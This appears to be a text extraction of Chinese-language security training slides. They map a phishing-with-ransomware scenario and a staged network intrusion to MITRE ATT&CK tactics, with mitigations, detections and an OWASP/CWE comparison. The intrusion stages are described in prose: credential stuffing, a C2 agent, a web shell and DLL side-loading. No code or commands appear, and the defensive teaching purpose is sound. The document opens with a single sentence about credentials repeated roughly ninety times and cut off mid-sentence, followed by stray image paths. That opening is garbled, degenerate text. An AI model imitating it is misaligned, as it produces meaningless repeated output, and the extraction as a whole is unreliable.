• Credentials, such as usernames, secret keys, OAuth tokens, and other authentication information, may be stored on a system or released to the adversary via the legitimate system. Credentials may be stored on a system or released to the adversary via the legitimate system. Credentials are often used to bypass security controls.

• Credentials, such as usernames, secret keys, OAuth tokens, and other authentication information, may be stored on a system or released to the adversary via the legitimate system. Credentials may be stored on a system or released to the adversary via the legitimate system. Credentials are often used to bypass security controls.

• Credentials, such as usernames, secret keys, OAuth tokens, and other authentication information, may be stored on a system or released to the adversary via the legitimate system. Credentials may be stored on a system or released to the adversary via the legitimate system. Credentials are often used to bypass security controls.

• Credentials, such as usernames, secret keys, OAuth tokens, and other authentication information, may be stored on a system or released to the adversary via the legitimate system. Credentials may be stored on a system or released to the adversary via the legitimate system. Credentials are often used to bypass security controls.

• Credentials, such as usernames, secret keys, OAuth tokens, and other authentication information, may be stored on a system or released to the adversary via the legitimate system. Credentials may be stored on a system or released to the adversary via the legitimate system. Credentials are often used to bypass security controls.

• Credentials, such as usernames, secret keys, OAuth tokens, and other authentication information, may be stored on a system or released to the adversary via the legitimate system. Credentials may be stored on a system or released to the adversary via the legitimate system. Credentials are often used to bypass security controls.

• Credentials, such as usernames, secret keys, OAuth tokens, and other authentication information, may be stored on a system or released to the adversary via the legitimate system. Credentials may be stored on a system or released to the adversary via the legitimate system. Credentials are often used to bypass security controls.

• Credentials, such as usernames, secret keys, OAuth tokens, and other authentication information, may be stored on a system or released to the adversary via the legitimate system. Credentials may be stored on a system or released to the adversary via the legitimate system. Credentials are often used to bypass security controls.

• Credentials, such as usernames, secret keys, OAuth tokens, and other authentication information, may be stored on a system or released to the adversary via the legitimate system. Credentials may be stored on a system or released to the adversary via the legitimate system. Credentials are often used to bypass security controls.

• Credentials, such as usernames, secret keys, OAuth tokens, and other authentication information, may be stored on a system or released to the adversary via the legitimate system. Credentials may be stored on a system or released to the adversary via the legitimate system. Credentials are often used to bypass security controls.

• Credentials, such as usernames, secret keys, OAuth tokens, and other authentication information, may be stored on a system or released to the adversary via the legitimate system. Credentials may be stored on a system or released to the adversary via the legitimate system. Credentials are often used to bypass security controls.

• Credentials, such as usernames, secret keys, OAuth tokens, and other authentication information, may be stored on a system or released to the adversary via the legitimate system. Credentials may be stored on a system or released to the adversary via the legitimate system. Credentials are often used to bypass security controls.

• Credentials, such as usernames, secret keys, OAuth tokens, and other authentication information, may be stored on a system or released to the adversary via the legitimate system. Credentials may be stored on a system or released to the adversary via the legitimate system. Credentials are often used to bypass security controls.

• Credentials, such as usernames, secret keys, OAuth tokens, and other authentication information, may be stored on a system or released to the adversary via the legitimate system. Credentials may be stored on a system or released to the adversary via the legitimate system. Credentials are often used to bypass security controls.

• Credentials, such as usernames, secret keys, OAuth tokens, and other authentication information, may be stored on a system or released to the adversary via the legitimate system. Credentials may be stored on a system or released to the adversary via the legitimate system. Credentials are often used to bypass security controls.

• Credentials, such as usernames, secret keys, OAuth tokens, and other authentication information, may be stored on a system or released to the adversary via the legitimate system. Credentials may be stored on a system or released to the adversary via the legitimate system. Credentials are often used to bypass security controls.

• Credentials, such as usernames, secret keys, OAuth tokens, and other authentication information, may be stored on a system or released to the adversary via the legitimate system. Credentials may be stored on a system or released to the adversary via the legitimate system. Credentials are often used to bypass security controls.

• Credentials, such as usernames, secret keys, OAuth tokens, and other authentication information, may be stored on a system or released to the adversary via the legitimate system. Credentials may be stored on a system or released to the adversary via the legitimate system. Credentials are often used to bypass security controls.

• Credentials, such as usernames, secret keys, OAuth tokens, and other authentication information, may be stored on a system or released to the adversary via the legitimate system. Credentials may be stored on a system or released to the adversary via the legitimate system. Credentials are often used to bypass security controls.

• Credentials, such as usernames, secret keys, OAuth tokens, and other authentication information, may be stored on a system or released to the adversary via the legitimate system. Credentials may be stored on a system or released to the adversary via the legitimate system. Credentials are often used to bypass security controls.

• Credentials, such as usernames, secret keys, OAuth tokens, and other authentication information, may be stored on a system or released to the adversary via the legitimate system. Credentials may be stored on a system or released to the adversary via the legitimate system. Credentials are often used to bypass security controls.

• Credentials, such as usernames, secret keys, OAuth tokens, and other authentication information, may be stored on a system or released to the adversary via the legitimate system. Credentials may be stored on a system or released to the adversary via the legitimate system. Credentials are often used to bypass security controls.

• Credentials, such as usernames, secret keys, OAuth tokens, and other authentication information, may be stored on a system or released to the adversary via the legitimate system. Credentials may be stored on a system or released to the adversary via the legitimate system. Credentials are often used to bypass security controls.

• Credentials, such as usernames, secret keys, OAuth tokens, and other authentication information, may be stored on a system or released to the adversary via the legitimate system. Credentials may be stored on a system or released to the adversary via the legitimate system. Credentials are often used to bypass security controls.

• Credentials, such as usernames, secret keys, OAuth tokens, and other authentication information, may be stored on a system or released to the adversary via the legitimate system. Credentials may be stored on a system or released to the adversary via the legitimate system. Credentials are often used to bypass security controls.

• Credentials, such as usernames, secret keys, OAuth tokens, and other authentication information, may be stored on a system or released to the adversary via the legitimate system. Credentials may be stored on a system or released to the adversary via the legitimate system. Credentials are often used to bypass security controls.

• Credentials, such as usernames, secret keys, OAuth tokens, and other authentication information, may be stored on a system or released to the adversary via the legitimate system. Credentials may be stored on a system or released to the adversary via the legitimate system. Credentials are often used to bypass security controls.

• Credentials, such as usernames, secret keys, OAuth tokens, and other authentication information, may be stored on a system or released to the adversary via the legitimate system. Credentials may be stored on a system or released to the adversary via the legitimate system. Credentials are often used to bypass security controls.

• Credentials, such as usernames, secret keys, OAuth tokens, and other authentication information, may be stored on a system or released to the adversary via the legitimate system. Credentials may be stored on a system or released to the adversary via the legitimate system. Credentials are often used to bypass security controls.

• Credentials, such as usernames, secret keys, OAuth tokens, and other authentication information, may be stored on a system or released to the adversary via the legitimate system. Credentials may be stored on a system or released to the adversary via the legitimate system. Credentials are often used to bypass security controls.

• Credentials, such as usernames, secret keys, OAuth tokens, and other authentication information, may be stored on a system or released to the adversary via the legitimate system. Credentials may be stored on a system or released to the adversary via the legitimate system. Credentials are often used to bypass security controls.

• Credentials, such as usernames, secret keys, OAuth tokens, and other authentication information, may be stored on a system or released to the adversary via the legitimate system. Credentials may be stored on a system or released to the adversary via the legitimate system. Credentials are often used to bypass security controls.

• Credentials, such as usernames, secret keys, OAuth tokens, and other authentication information, may be stored on a system or released to the adversary via the legitimate system. Credentials may be stored on a system or released to the adversary via the legitimate system. Credentials are often used to bypass security controls.

• Credentials, such as usernames, secret keys, OAuth tokens, and other authentication information, may be stored on a system or released to the adversary via the legitimate system. Credentials may be stored on a system or released to the adversary via the legitimate system. Credentials are often used to bypass security controls.

• Credentials, such as usernames, secret keys, OAuth tokens, and other authentication information, may be stored on a system or released to the adversary via the legitimate system. Credentials may be stored on a system or released to the adversary via the legitimate system. Credentials are often used to bypass security controls.

• Credentials, such as usernames, secret keys, OAuth tokens, and other authentication information, may be stored on a system or released to the adversary via the legitimate system. Credentials may be stored on a system or released to the adversary via the legitimate system. Credentials are often used to bypass security controls.

• Credentials, such as usernames, secret keys, OAuth tokens, and other authentication information, may be stored on a system or released to the adversary via the legitimate system. Credentials may be stored on a system or released to the adversary via the legitimate system. Credentials are often used to bypass security controls.

• Credentials, such as usernames, secret keys, OAuth tokens, and other authentication information, may be stored on a system or released to the adversary via the legitimate system. Credentials may be stored on a system or released to the adversary via the legitimate system. Credentials are often used to bypass security controls.

• Credentials, such as usernames, secret keys, OAuth tokens, and other authentication information, may be stored on a system or released to the adversary via the legitimate system. Credentials may be stored on a system or released to the adversary via the legitimate system. Credentials are often used to bypass security controls.

• Credentials, such as usernames, secret keys, OAuth tokens, and other authentication information, may be stored on a system or released to the adversary via the legitimate system. Credentials may be stored on a system or released to the adversary via the legitimate system. Credentials are often used to bypass security controls.

• Credentials, such as usernames, secret keys, OAuth tokens, and other authentication information, may be stored on a system or released to the adversary via the legitimate system. Credentials may be stored on a system or released to the adversary via the legitimate system. Credentials are often used to bypass security controls.

• Credentials, such as usernames, secret keys, OAuth tokens, and other authentication information, may be stored on a system or released to the adversary via the legitimate system. Credentials may be stored on a system or released to the adversary via the legitimate system. Credentials are often used to bypass security controls.

• Credentials, such as usernames, secret keys, OAuth tokens, and other authentication information, may be stored on a system or released to the adversary via the legitimate system. Credentials may be stored on a system or released to the adversary via the legitimate system. Credentials are often used to bypass security controls.

• Credentials, such as usernames, secret keys, OAuth tokens, and other authentication information, may be stored on a system or released to the adversary via the legitimate system. Credentials may be stored on a system or released to the adversary via the legitimate system. Credentials are often used to bypass security controls.

• Credentials, such as usernames, secret keys, OAuth tokens, and other authentication information, may be stored on a system or released to the adversary via the legitimate system. Credentials may be stored on a system or released to the adversary via the legitimate system. Credentials are often used to bypass security controls.

• Credentials, such as usernames, secret keys, OAuth tokens, and other authentication information, may be stored on a system or released to the adversary via the legitimate system. Credentials may be stored on a system or released to the adversary via the legitimate system. Credentials are often used to bypass security controls.

• Credentials, such as usernames, secret keys, OAuth tokens, and other authentication information, may be stored on a system or released to the adversary via the legitimate system. Credentials may be stored on a system or released to the adversary via the legitimate system. Credentials are often used to bypass security controls.

• Credentials, such as usernames, secret keys, OAuth tokens, and other authentication information, may be stored on a system or released to the adversary via the legitimate system. Credentials may be stored on a system or released to the adversary via the legitimate system. Credentials are often used to bypass security controls.

• Credentials, such as usernames, secret keys, OAuth tokens, and other authentication information, may be stored on a system or released to the adversary via the legitimate system. Credentials may be stored on a system or released to the adversary via the legitimate system. Credentials are often used to bypass security controls.

• Credentials, such as usernames, secret keys, OAuth tokens, and other authentication information, may be stored on a system or released to the adversary via the legitimate system. Credentials may be stored on a system or released to the adversary via the legitimate system. Credentials are often used to bypass security controls.

• Credentials, such as usernames, secret keys, OAuth tokens, and other authentication information, may be stored on a system or released to the adversary via the legitimate system. Credentials may be stored on a system or released to the adversary via the legitimate system. Credentials are often used to bypass security controls.

• Credentials, such as usernames, secret keys, OAuth tokens, and other authentication information, may be stored on a system or released to the adversary via the legitimate system. Credentials may be stored on a system or released to the adversary via the legitimate system. Credentials are often used to bypass security controls.

• Credentials, such as usernames, secret keys, OAuth tokens, and other authentication information, may be stored on a system or released to the adversary via the legitimate system. Credentials may be stored on a system or released to the adversary via the legitimate system. Credentials are often used to bypass security controls.

• Credentials, such as usernames, secret keys, OAuth tokens, and other authentication information, may be stored on a system or released to the adversary via the legitimate system. Credentials may be stored on a system or released to the adversary via the legitimate system. Credentials are often used to bypass security controls.

• Credentials, such as usernames, secret keys, OAuth tokens, and other authentication information, may be stored on a system or released to the adversary via the legitimate system. Credentials may be stored on a system or released to the adversary via the legitimate system. Credentials are often used to bypass security controls.

• Credentials, such as usernames, secret keys, OAuth tokens, and other authentication information, may be stored on a system or released to the adversary via the legitimate system. Credentials may be stored on a system or released to the adversary via the legitimate system. Credentials are often used to bypass security controls.

• Credentials, such as usernames, secret keys, OAuth tokens, and other authentication information, may be stored on a system or released to the adversary via the legitimate system. Credentials may be stored on a system or released to the adversary via the legitimate system. Credentials are often used to bypass security controls.

• Credentials, such as usernames, secret keys, OAuth tokens, and other authentication information, may be stored on a system or released to the adversary via the legitimate system. Credentials may be stored on a system or released to the adversary via the legitimate system. Credentials are often used to bypass security controls.

• Credentials, such as usernames, secret keys, OAuth tokens, and other authentication information, may be stored on a system or released to the adversary via the legitimate system. Credentials may be stored on a system or released to the adversary via the legitimate system. Credentials are often used to bypass security controls.

• Credentials, such as usernames, secret keys, OAuth tokens, and other authentication information, may be stored on a system or released to the adversary via the legitimate system. Credentials may be stored on a system or released to the adversary via the legitimate system. Credentials are often used to bypass security controls.

• Credentials, such as usernames, secret keys, OAuth tokens, and other authentication information, may be stored on a system or released to the adversary via the legitimate system. Credentials may be stored on a system or released to the adversary via the legitimate system. Credentials are often used to bypass security controls.

• Credentials, such as usernames, secret keys, OAuth tokens, and other authentication information, may be stored on a system or released to the adversary via the legitimate system. Credentials may be stored on a system or released to the adversary via the legitimate system. Credentials are often used to bypass security controls.

• Credentials, such as usernames, secret keys, OAuth tokens, and other authentication information, may be stored on a system or released to the adversary via the legitimate system. Credentials may be stored on a system or released to the adversary via the legitimate system. Credentials are often used to bypass security controls.

• Credentials, such as usernames, secret keys, OAuth tokens, and other authentication information, may be stored on a system or released to the adversary via the legitimate system. Credentials may be stored on a system or released to the adversary via the legitimate system. Credentials are often used to bypass security controls.

• Credentials, such as usernames, secret keys, OAuth tokens, and other authentication information, may be stored on a system or released to the adversary via the legitimate system. Credentials may be stored on a system or released to the adversary via the legitimate system. Credentials are often used to bypass security controls.

• Credentials, such as usernames, secret keys, OAuth tokens, and other authentication information, may be stored on a system or released to the adversary via the legitimate system. Credentials may be stored on a system or released to the adversary via the legitimate system. Credentials are often used to bypass security controls.

• Credentials, such as usernames, secret keys, OAuth tokens, and other authentication information, may be stored on a system or released to the adversary via the legitimate system. Credentials may be stored on a system or released to the adversary via the legitimate system. Credentials are often used to bypass security controls.

• Credentials, such as usernames, secret keys, OAuth tokens, and other authentication information, may be stored on a system or released to the adversary via the legitimate system. Credentials may be stored on a system or released to the adversary via the legitimate system. Credentials are often used to bypass security controls.

• Credentials, such as usernames, secret keys, OAuth tokens, and other authentication information, may be stored on a system or released to the adversary via the legitimate system. Credentials may be stored on a system or released to the adversary via the legitimate system. Credentials are often used to bypass security controls.

• Credentials, such as usernames, secret keys, OAuth tokens, and other authentication information, may be stored on a system or released to the adversary via the legitimate system. Credentials may be stored on a system or released to the adversary via the legitimate system. Credentials are often used to bypass security controls.

• Credentials, such as usernames, secret keys, OAuth tokens, and other authentication information, may be stored on a system or released to the adversary via the legitimate system. Credentials may be stored on a system or released to the adversary via the legitimate system. Credentials are often used to bypass security controls.

• Credentials, such as usernames, secret keys, OAuth tokens, and other authentication information, may be stored on a system or released to the adversary via the legitimate system. Credentials may be stored on a system or released to the adversary via the legitimate system. Credentials are often used to bypass security controls.

• Credentials, such as usernames, secret keys, OAuth tokens, and other authentication information, may be stored on a system or released to the adversary via the legitimate system. Credentials may be stored on a system or released to the adversary via the legitimate system. Credentials are often used to bypass security controls.

• Credentials, such as usernames, secret keys, OAuth tokens, and other authentication information, may be stored on a system or released to the adversary via the legitimate system. Credentials may be stored on a system or released to the adversary via the legitimate system. Credentials are often used to bypass security controls.

• Credentials, such as usernames, secret keys, OAuth tokens, and other authentication information, may be stored on a system or released to the adversary via the legitimate system. Credentials may be stored on a system or released to the adversary via the legitimate system. Credentials are often used to bypass security controls.

• Credentials, such as usernames, secret keys, OAuth tokens, and other authentication information, may be stored on a system or released to the adversary via the legitimate system. Credentials may be stored on a system or released to the adversary via the legitimate system. Credentials are often used to bypass security controls.

• Credentials, such as usernames, secret keys, OAuth tokens, and other authentication information, may be stored on a system or released to the adversary via the legitimate system. Credentials may be stored on a system or released to the adversary via the legitimate system. Credentials are often used to bypass security controls.

• Credentials, such as usernames, secret keys, OAuth tokens, and other authentication information, may be stored on a system or released to the adversary via the legitimate system. Credentials may be stored on a system or released to the adversary via the legitimate system. Credentials are often used to bypass security controls.

• Credentials, such as usernames, secret keys, OAuth tokens, and other authentication information, may be stored on a system or released to the adversary via the legitimate system. Credentials may be stored on a system or released to the adversary via the legitimate system. Credentials are often used to bypass security controls.

• Credentials, such as usernames, secret keys, OAuth tokens, and other authentication information, may be stored on a system or released to the adversary via the legitimate system. Credentials may be stored on a system or released to the adversary via the legitimate system. Credentials are often used to bypass security controls.

• Credentials, such as usernames, secret keys, OAuth tokens, and other authentication information, may be stored on a system or released to the adversary via the legitimate system. Credentials may be stored on a system or released to the adversary via the legitimate system. Credentials are often used to bypass security controls.

• Credentials, such as usernames, secret keys, OAuth tokens, and other authentication information, may be stored on a system or released to the adversary via the legitimate system. Credentials may be stored on a system or released to the adversary via the legitimate system. Credentials are often used to bypass security controls.

• Credentials, such as usernames, secret keys, OAuth tokens, and other authentication information, may be stored on a system or released to the adversary via the legitimate system. Credentials may be stored on a system or released to the adversary via the legitimate system. Credentials are often used to bypass security controls.

• Credentials, such as usernames, secret keys, OAuth tokens, and other authentication information, may be stored on a system or released to the adversary via the legitimate system. Credentials may be stored on


MITRE ATT&CK

MITRE ATT&CK Matrix for Enterprise

範例：駭客欲透過電子郵件寄送釣魚信件，信件附檔內包含惡意程式勒索軟體。（ 1/2 ）

可能的攻擊手法

Tactics (策略、戰術) :
駭客預期達成的目標



Techniques (技術、技巧) :
達成階段目標所要執行的手法

STEP 1. 收集受害者的電子信箱

T	TA0043 Reconnaissance	駭客嘗試收集未來行動可用到的資訊，並藉由這些資訊執行後續動作，	
T	T1589.002 Gather Victim Identity Information: Email Addresses	駭客嘗試收集電子郵件地址，其收集方式可能透過社交媒體或是受害者自己公開的網站，以利下一步的攻擊。	
P	Procedures (程序、過程) : 其攻擊技術實現的過程、軟體、工具		
	ID	Name	Description
	S0677	AADInternals	AADInternals can check for the existence of user email addresses using public Microsoft APIs.
	G0050	APT32	APT32 has collected e-mail addresses for activists and bloggers in order to target them with spyware.
	G1011	EXOTIC LILY	EXOTIC LILY has gathered targeted individuals' e-mail addresses through open source research and website contact forms.
	G0125	HAFNIUM	HAFNIUM has collected e-mail addresses for users they intended to target.

MITRE ATT&CK

MITRE ATT&CK Matrix for Enterprise

範例：駭客欲透過電子郵件寄送釣魚信件，信件附檔內包含惡意程式勒索軟體。（ 1/2 ）

可能的防禦手法

Groups (5/13)

Techniques (5/13)

Reconnaissance (13 techniques)

Resource Development (13 techniques)

Initial Access (13 techniques)

Active Scanning (x)

Exploit Public Host Information (x)

Acquire Resources (x)

Acquire Infrastructure (x)

Content Injection (x)

Stealing Credentials (x)

STEP 1. 收集受害者的電子信箱		
T	TA0043 Reconnaissance	駭客嘗試收集未來行動可用到的資訊，並藉由這些資訊執行後續動作，
T	T1589.002 Gather Victim Identity Information: Email Addresses	駭客嘗試收集電子郵件地址，其收集方式可能透過社交媒體或是受害者自己公開的網站，以利下一步的攻擊。


弭平方法 Mitigation		偵測方法 Detection				
預防性與應對性措施，旨在降低風險，減少攻擊機率或影響		監控與分析，旨在快速發現威脅，提供調查與應對之依據				
ID	Mitigation	Description	ID	Data Source	Data Component	Detects
M1056	Pre-compromise	This technique cannot be easily mitigated with preventive controls since it is based on behaviors performed outside of the scope of enterprise defenses and controls. Efforts should focus on minimizing the amount and sensitivity of data available to external parties.	DS0029	Network Traffic	Network Traffic Content	Monitor for suspicious network traffic that could be indicative of probing for email addresses and/or usernames, such as large/iterative quantities of authentication requests originating from a single source (especially if the source is known to be associated with an adversary/botnet). Analyzing web metadata may also reveal artifacts that can be attributed to potentially malicious activity, such as referer or user-agent string HTTP/S fields.

MITRE ATT&CK

MITRE ATT&CK Matrix for Enterprise

範例：駭客欲透過電子郵件寄送釣魚信件，信件附檔內包含惡意程式勒索軟體。（ 2/2 ）

可能的攻擊手法



STEP 2. 寄送夾帶惡意檔案的釣魚信件

T	TA0001 Initial Access	取得進入受害者網路的初始立足點。	
T	T1566.001 Phishing: Spearphishing Attachment	駭客發送包含惡意附件的釣魚信件，試圖取得受害者系統的網路存取權限。	
P	Procedures (程序、過程) : 其攻擊技術實現的過程、軟體、工具		
	ID	Name	Description
	G0138	Andariel	Andariel has conducted spearphishing campaigns that included malicious Word or Excel attachments.
	S0622	AppleSeed	AppleSeed has been distributed to victims through malicious e-mail attachments.
	G0099	APT-C-36	APT-C-36 has used spearphishing emails with password protected RAR attachment to avoid being detected by the email gateway.
	G0006	APT1	APT1 has sent spearphishing emails containing malicious attachments.

MITRE ATT&CK

MITRE ATT&CK Matrix for Enterprise

範例：駭客欲透過電子郵件寄送釣魚信件，信件附檔內包含惡意程式勒索軟體。（ 2/2 ）

可能的防禦手法

STEP 2. 寄送夾帶惡意檔案的釣魚信件		
T	TA0001 Initial Access	取得進入受害者網路的初始立足點。
T	T1566.001 Phishing: Spearphishing Attachment	駭客發送包含惡意附件的釣魚信件，試圖取得受害者系統的網路存取權限。

弭平方法 Mitigation			偵測方法 Detection			
預防性與應對性措施，旨在降低風險，減少攻擊機率或影響			監控與分析，旨在快速發現威脅，提供調查與應對之依據			
ID	Mitigation	Description	ID	Data Source	Data Component	Detects
M1049	Antivirus/ Antimalware	Anti-virus can also automatically quarantine suspicious files.	DS0015	Application Log	Application Log Content	Monitor for third-party application logging, messaging, and/or other artifacts that may send spearphishing emails with a malicious attachment in an attempt to gain access to victim systems. Filtering based on DKIM+SPF or header analysis can help detect when the email sender is spoofed. Anti-virus can potentially detect malicious documents and attachments as they're scanned to be stored on the email server or on the user's computer. Monitor for suspicious descendant process spawning from Microsoft Office and other productivity software.
M1047	Audit	Enable auditing and monitoring for email attachments and file transfers to detect and investigate suspicious activity. Regularly review logs for anomalies related to attachments containing potentially malicious content, as well as any attempts to execute or interact with these files. This practice helps identify spearphishing attempts before they can lead to further compromise.				

MITRE ATT&CK 攻擊矩陣階段

MITRE ATT&CK 描述了攻擊者在入侵過程中所採用的各種戰術與技巧，並給予相對應的可能防禦機制，以協助組織制定更有效的防禦策略及檢測機制

可能的攻擊手法



可能的防禦手法

ID	階段	攻擊者目的
TA0043	偵察 (Reconnaissance)	收集可用來規劃後續行動的資訊
TA0042	資源開發 (Resource Development)	建立可支援後續攻擊行動的基礎資源
TA0001	初始存取 (Initial access)	進入組織內部網路
TA0002	執行 (Execution)	執行惡意程式碼
TA0003	持續性 (Persistence)	維持對系統的持續存取
TA0004	權限提升 (Privilege escalation)	獲得更高層級的權限
TA0005	防禦規避 (Defense evasion)	避免遭到偵測
TA0006	憑證存取 (Credential access)	竊取組織帳戶名稱和密碼
TA0007	探索 (Discovery)	深入了解組織的環境
TA0008	橫向移動 (Lateral movement)	在組織內部網路中橫向擴散
TA0009	收集 (Collection)	收集與其目標相關的數據
TA0011	命令與控制 (Command & control)	對受感染的系統下達指令並取得控制權
TA0010	外洩 (Exfiltration)	竊取組織數據並將資料外傳
TA0040	影響 (Impact)	操縱、中斷或破壞組織的系統和數據


提供相對應的防禦機制

- ❑ 弭平手法 Mitigation
- ❑ 偵測手法 Detection

進一步協助組織制定更有效的防禦策略及檢測機制


駭客攻擊階段手法範例

情境：駭客嘗試入侵組織內網，並嘗試竊取組織內部資料及客戶資料（1 / 3）

ID	階段	攻擊者行為	說明與相關範例截圖
TA0043	偵察	尋找任何帳號資訊或其他敏感資訊 使用客製化工具進行外部資料搜集、針對對外的網站進行截圖等	<ul style="list-style-type: none">發現有未驗證之 REST API，取得使用者之聯絡資訊，如：姓名、電話、電子郵件等
TA0042	資源開發	嘗試密碼爆破，以期取得內部資源 使用公開的外洩資料，尋找可用憑證	
TA0001	初始存取	進入組織內部網路	
TA0002	執行	執行惡意程式碼	
TA0003	持續性	維持對系統的持續存取	
TA0004	權限提升	獲得更高層級的權限	
TA0005	防禦規避	避免遭到偵測	
TA0006	憑證存取	竊取組織帳戶名稱和密碼	
TA0007	探索	深入了解組織的環境	
TA0008	橫向移動	在組織內部網路中橫向擴散	
TA0009	收集	收集與其目標相關的數據	
TA0011	命令與控制	對受感染的系統下達指令並取得控制權	
TA0010	外洩	竊取組織數據並將資料外傳	
TA0040	影響	操縱、中斷或破壞組織的系統和數據	
			<ul style="list-style-type: none">在暗網監控系統上搜尋公開外洩資料，尋找可用的憑證；使用憑證管理工具驗證公開外洩資料的電子郵件地址用憑證與電子郵件地址。試圖對內網進行身份驗證、密碼爆破，取得更多資源
			<ul style="list-style-type: none">成功登入組織系統
			<div><div>Login Success</div></div>



駭客攻擊階段手法範例

情境：駭客嘗試入侵組織內網，並嘗試竊取組織內部資料及客戶資料（2 / 3）

ID	階段	攻擊者行為	說明與相關範例截圖
TA0043	偵察	收集可用來規劃後續行動的資訊	<ul style="list-style-type: none">將自行開發的 .NET 執行檔案透過 C2 代理程式，互動式存取網頁伺服器  <ul style="list-style-type: none">收集來自組織網域的 Active Directory Certificate Services (ADCS) 資訊，用來搜尋可用在提權的憑證範本 <div>Success: Valid username</div> <ul style="list-style-type: none">上傳 web shell 於組織內部，藉此可以透過網路 port 外部存取，也以防原先 C2 惡意程式被偵測而失效 <ul style="list-style-type: none">持續竊取組織內部帳號，以試圖登入其他組織系統
TA0042	資源開發	建立可支援後續攻擊行動的基礎資源	
TA0001	初始存取	進入組織內部網路	
TA0002	執行	嘗試在組織內執行 C2 惡意代理程式	
TA0003	持續性	潛伏，維持對系統的持續存取	
TA0004	權限提升	嘗試蒐集更多內部資訊，獲得更高層級的權限	
TA0005	防禦規避	避免遭到偵測而被破解、發現	
TA0006	憑證存取	竊取組織帳戶名稱和密碼	
TA0007	探索	深入了解組織的環境	
TA0008	橫向移動	在組織內部網路中橫向擴散	
TA0009	收集	收集與其目標相關的數據	
TA0011	命令與控制	對受感染的系統下達指令並取得控制權	
TA0010	外洩	竊取組織數據並將資料外傳	
TA0040	影響	操縱、中斷或破壞組織的系統和數據	

駭客攻擊階段手法範例

情境：駭客嘗試入侵組織內網，並嘗試竊取組織內部資料及客戶資料 (3/3)

ID	階段	攻擊者行為	說明與相關範例截圖
TA0043	偵察	收集可用來規劃後續行動的資訊	<ul style="list-style-type: none">取得內部資源，如：GitLab 權限、Office 權限、HR 與 ERP 資料庫權限 
TA0042	資源開發	建立可支援後續攻擊行動的基礎資源	
TA0001	初始存取	進入組織內部網路	
TA0002	執行	執行惡意程式碼	
TA0003	持續性	維持對系統的持續存取	
TA0004	權限提升	獲得更高層級的權限	
TA0005	防禦規避	避免遭到偵測	
TA0006	憑證存取	竊取組織帳戶名稱和密碼	<ul style="list-style-type: none">DLL 側載 payload 傳送至使用者工作站，透過 WMI 執行在使用者工作站取得 HTTPS C2 代理在使用者工作站持續潛伏，在重新啟動後還能保持連線
TA0007	探索	深入了解組織的環境	
TA0008	橫向移動	在組織內部網路中取得其他資源，橫向擴散	
TA0009	收集	收集、竊取與其目標相關的數據	
TA0011	命令與控制	對受感染的系統下達指令並取得控制權	
TA0010	外洩	竊取組織數據並將資料外傳	
TA0040	影響	操縱、中斷或破壞組織的系統和數據，造成組織嚴重影響	

常見攻擊與漏洞排名

漏洞排名清單

	OWASP Top 10	CWESANS Top 25
說明	<ul style="list-style-type: none">OWASP (The Open Web Application Security Project) · 為一致致力於提升網站應用安全的社群組織他提出的 OWASP Top 10 · 核心內容為十大網站安全風險漏洞，致力於協助企業組織深入瞭解並改善網站上的安全性許多政府單位、企業公司都會關注 OWASP Top 10，並將其視為指標，做為邁向安全開發的第一步	<ul style="list-style-type: none">CWE™：The Common Weakness Enumeration (常見漏洞列舉) · 為美國國土安全部 (DHS) 與基礎設施安全局 (CISA) 所贊助，並由非營利的研發機構 MITRE 負責管理的漏洞列表與 SANS Institute 合作發布 CWESANS Top 25 Most Dangerous Software Weaknesses · 著重於所有軟體類型的程式漏洞CWESANS Top 25 為常見漏洞前 25 名，透過一致的公式來計算每個 CWE 漏洞的危險程度，並逐年更新清單
側重點	攻擊場景導向	漏洞結構導向
更新頻率	3~4 年更新一次，目前最新版本為 2021 年	逐年更新
連結	OWASP 官方網站	CWESANS Top 25 官方網站



OWASP Top 10 : 2021

